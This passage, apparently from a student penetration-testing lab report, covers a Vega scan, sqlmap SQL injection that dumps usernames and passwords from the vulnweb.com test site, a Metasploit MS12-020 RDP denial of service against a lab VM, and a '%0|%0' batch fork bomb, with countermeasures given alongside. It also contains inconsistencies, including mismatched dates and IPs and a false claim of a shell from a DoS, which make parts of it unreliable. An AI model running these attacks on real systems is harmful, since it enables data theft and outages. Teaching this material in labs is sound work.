We obtain the following window where we select the module (s) to scan and click on Next

This follow step is to examine the shows modules which will help us to identifier the vulnerabilities.





Figure 5: Selection of modules

With this step, we can choose the cookies we would like to use for the scan, Vega employs various attack modules to simulate attacks against the web application. These attack modules are designed to test for specific vulnerabilities, such as XSS, SQL injection, and more.

This step is for scanning found modules which contain the vulnerabilities.






Figure 6: vulnerabilities scan and Results in category

After the scan, the vulnerabilities are classified in High, Medium, Low according to their criticality. If a cross-site scripting vulnerability is detected, Vega will identify the vulnerable parameter, payload, and provide information about the context of the vulnerability.




Figure 7: Detail of a vulnerability

Vega generates a detailed report that highlights the vulnerabilities found, their severity, affected URLs, and any recommendations for mitigation. As in the following figure, if you want more information on a specific vulnerability, click on it and have a detailed description of the vulnerability, the impact that it could have and how to fix it.

In order to identify or exploit an SQL injection, different possibilities are offered by sqlmap either from a URL or from a Google Dork with sqlmap. SQL injection can be done with Kali and with a

browser on any virtual machine. The steps of assessment of SQL injection are as follows: To perform this, go to the site you are targeting, navigate between pages, as soon as you see "php? Id" in the address bar, we test if the site is vulnerable manually by adding a character at the end of the page. So, our target is <http://testphp.vulnweb.com>


The image shows two screenshots of a web application interface for 'Acunetix acuart'. The first screenshot shows the URL `testphp.vulnweb.com/listproducts.php?cat=1` and the page content for 'Posters'. The 'categories' link in the navigation menu is circled in red. The second screenshot shows the URL `testphp.vulnweb.com/listproducts.php?cat=2` and the page content for 'Paintings'. The 'categories' link is again circled in red. This demonstrates how changing the URL ID (cat=1 to cat=2) changes the page content without clicking on any links.

Figure 8: Manually Vulnerability test

By this Figure 8 we have displayed information using url IDs to demonstrate that the page changes without clicking on other linked page. By this result we can confirm that there are vulnerabilities. This is a manual test of the web page vulnerabilities.

SQL Injection Exploit

On the previous step, we notice that the site is vulnerable and that it is MySQL which turns. We can then use sqlmap to have a lot more information on the website



```

root@TOMANI: ~
File Edit View Search Terminal Help
root@TOMANI:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 04:51:30 /2019-05-09/

[04:14:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[04:14:38] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times
[04:14:38] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 04:14:38 /2023-08-10/

```

Figure 9: The gathering information about our target

This figure shows which is the web server operating system, web application technology is running and which type of backed type is using.



```

(root@kali)-[~/]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 04:16:39 /2023-08-10/

[04:16:39] [INFO] resuming back-end DBMS 'mysql'
[04:16:39] [INFO] testing connection to the target URL

```


we used Acuart as a database and we find the 8 tables. So, the next is to select a table and assess the column it has. We will now use the table that interests us the most, our target table is users and we list its fields.

```
(root@kali)-[~/]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -- columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:22:52 /2023-08-10/

[04:22:52] [INFO] resuming back-end DBMS 'mysql'
[04:22:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
[04:26:08] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
```

Column	Type
name	varchar(100)
address	mediumtext
cart	varchar(100)
cc	varchar(100)
email	varchar(100)
pass	varchar(100)
phone	varchar(100)
uname	varchar(100)

Figure 12: List of fields in the user table

We display the records of the users table which was interested to us and we saw that contain 8 columns

```
(root@kali)-[~/]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname,pass --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:30:14 /2023-08-10/
```

```
[04:30:15] [INFO] fetching entries of column(s) 'pass,uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+-----+
| uname | pass |
+-----+-----+
| test  | test |
+-----+-----+

[04:30:15] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[04:30:15] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 04:30:15 /2023-08-10/
```

Figure 13: List of records into table

The display of the records in this table will allow us to impersonate a user and log in with his credentials on his behalf as shown in the following screenshot.

The screenshot shows a web browser at the URL `testphp.vulnweb.com/userinfo.php`. The page header includes the Acunetix Acuart logo and navigation links like 'home', 'categories', 'artists', 'disclaimer', 'your cart', 'guestbook', 'AJAX Demo', and 'Logout test'. A sidebar on the left contains a search bar and various links. The main content area is titled 'legend (test)' and contains a form for user information. The form fields are as follows:

Name:	legend
Credit card number:	23456789
E-Mail:	wertyuio@email.com
Phone number:	0788310987
Address:	sakshipandey

Below the form is an 'update' button. At the bottom of the page, it says 'You have 0 items in your cart. You visualize you cart [here](#).'

Figure 14: Login with a user's account


By gaining the access to the credentials of our target we logged into the form and we have got the right of changing anything we want.

Against-measures: To avoid against Sql injection, there are different ways such as Input Validation where you have to validate your input data, Least Privilege like Apply the principle of least privilege for database access, set up Web Application Firewall (WAF) where you have to Implement a WAF to detect and block SQL Injection attempts, Error Handling like Use custom error handling to avoid exposing sensitive information, perform security testing, including vulnerability assessments, Patch and Update with security patches, educate and Train developers on secure coding practices, also Monitor for suspicious SQL queries and maintain comprehensive logs.

DOS / RDP attack

First of all, you have to know that for this attack to work you have to have RDP activated on the target otherwise it would have no effect. For the realization of this attack, we will use VMware with networked virtual machines that are Windows 7 Professional, Kali linux.

□ We start metasploit of Kalilinux and we look for the exploit of the ms12_020 vulnerabilities in the database.



```

root@TOMANI: ~
File Edit View Search Terminal Help
root@TOMANI:~# msfconsole
[-] **Starting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***
[*] Starting the Metasploit Framework console...-

msf5 > search ms12_020

Matching Modules
=====
Name                                     Disclosure Date Rank  Check Description
----
auxiliary/dos/windows/rdp/ms12_020_maxchannelids 2012-03-16 normal No MS12-020 Microsoft Remote Desktop Use-After-Free DoS
auxiliary/scanner/rdp/ms12_020_check             normal Yes  MS12-020 Microsoft Remote Desktop Checker


msf5 >

msf5 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >

```

Figure 15: Finding the exploit ms12-020 and It Uses.

the exploit ms12-020 is a vulnerability found in windows 7, and we will use it to exploit it in target system.



```

msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOSTS 192.168.217.132
RHOSTS => 192.168.217.132
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RPORT 3389
RPORT => 3389
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

Name      Current Setting  Required  Description
----
RHOSTS    192.168.217.132 yes       The target address range or CIDR identifier
RPORT     3389             yes       The target port (TCP)

```

Figure 16: Configure and Set the Exploit.

This Figure 16 shows the Set of the required options for the exploit module. You may need to specify the target IP address, port, and other parameters.

Next stage is to run the exploit in our terminal to get the results for our victim

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] 192.168.48.131:3389 - 192.168.48.131:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.48.131:3389 - 192.168.48.131:3389 - 210 bytes sent
[*] 192.168.48.131:3389 - 192.168.48.131:3389 - Checking RDP status...
[+] 192.168.48.131:3389 - 192.168.48.131:3389 seems down
[*] Auxiliary module execution completed
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

Figure 17: Launch of the exploit

The exploitation is successful, I have gained a shell or other level of control over the target system. From attacking system, I can use various Metasploit post-exploitation modules to gather information, escalate privileges, and perform other actions. By now I was demonstrating denial of service which is a “Blue Screen”.




Figure 18: Blue screen on Windows

The attack ends on a beautiful 'blue screen'

Against-measures: It is strongly recommended to change the default RDP port [TCP: 3389] and define another one between 1025 and 65535. To do this, you have to launch the tool RegEdit.exe (from the Start menu). Navigate to: HKLM \ SYSTEM \ CurrentControlSet \ Control \ Terminal Server \ WinStations \ RDP-Tcp. Locate and edit the DWORD key "PortNumber" Define a new port (Base> Decimal).

Applying the patch MS12-020 is able to eliminate this problem. The patch is available for download at technet.microsoft.com. It is possible to mitigate the problem by filtering tcp / 3389 (rdp) into the firewall. The best suggested solution to alleviate the problem is to apply the patch to the infected component. A possible solution was released immediately after the vulnerability was released.

FORK BOMB

A fork bomb is a type of denial-of-service attack where a malicious process continually replicates itself, consuming system resources and eventually causing system slowdown or even a crash. A fork bomb works by creating a large number of processes very quickly in order to saturate the available space in the process list kept by the operating system.




Figure 19: Creation of Fork Bomb


I opened a notepad sheet and write my simple batch code which is “%0|%0” and save it as .bat extension.

